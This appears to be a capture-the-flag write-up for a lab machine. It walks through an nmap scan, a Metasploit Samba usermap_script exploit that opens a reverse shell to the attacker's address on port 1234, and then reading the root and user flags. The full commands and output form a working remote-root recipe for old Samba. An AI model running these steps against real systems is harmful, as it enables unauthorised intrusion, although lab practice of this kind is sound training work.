

Starting off with an NMAP scan for some discovery




```
┌─[eu-vip-9]─[10.10.14.5]─[htb-jynxz@htb-p0h0bmwasw]─[~]
└──╼ [★]$ sudo nmap -sV -sS 10.10.10.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-03 14:54 BST
Nmap scan report for 10.10.10.3
Host is up (0.077s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Some samba versions like 3.0.20 - 3.0.25 are vulnerable to **multi/samba/usermap_ script** which provides a reverse tcp connection through msfconsole, quickly verify that with **auxiliary/scanner/smb/smb_version** and we can see the Samba version is 3.0.20 which we now know is vulnerable




```
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> run

[*] 10.10.10.3:445        - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 10.10.10.3:445        -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 10.10.10.3:           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

use exploit/multi/samba/usermap_script and we enter in the RHOST which is the target IP, LHOST which is our tun0 and LPORT 1234 for our reverse TCP connection. In this instance I had started a netcat listener by mistake, just had to terminate that and the connection worked.




```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set LHOST tun0
LHOST => 10.10.14.5
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set LPORT 1234
LPORT => 1234
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> run

[-] Handler failed to bind to 10.10.14.5:1234:-  -
[-] Handler failed to bind to 0.0.0.0:1234:-  -
[-] 10.10.10.3:139 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:1234).
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> run

[*] Started reverse TCP handler on 10.10.14.5:1234
[*] Command shell session 1 opened (10.10.14.5:1234 -> 10.10.10.3:36361) at 2023-10-03 15:10:00 +0100
```

With a shell session now open on the target we can do some looking around to see who we are and with what access with a whoami and some file discovery. In this instance we see that we are root! and we can grab the flag



```
ls -a
.
..
.Xauthority
.bash_history
.bashrc
.config
.filezilla
.fluxbox
.gconf
.gconfd
.gstreamer-0.10
.mozilla
.profile
.purple
.rhosts
.ssh
.vnc
Desktop
reset_logs.sh
root.txt
vnc.log
whoami
root
cat root.txt
[redacted]
```

Now searching around for some more interesting files we find makis with the user.txt flag inside as well



```
cd home
ls
ftp
makis
service
user
cd makis
ls
user.txt
cat user.txt
[redacted]
```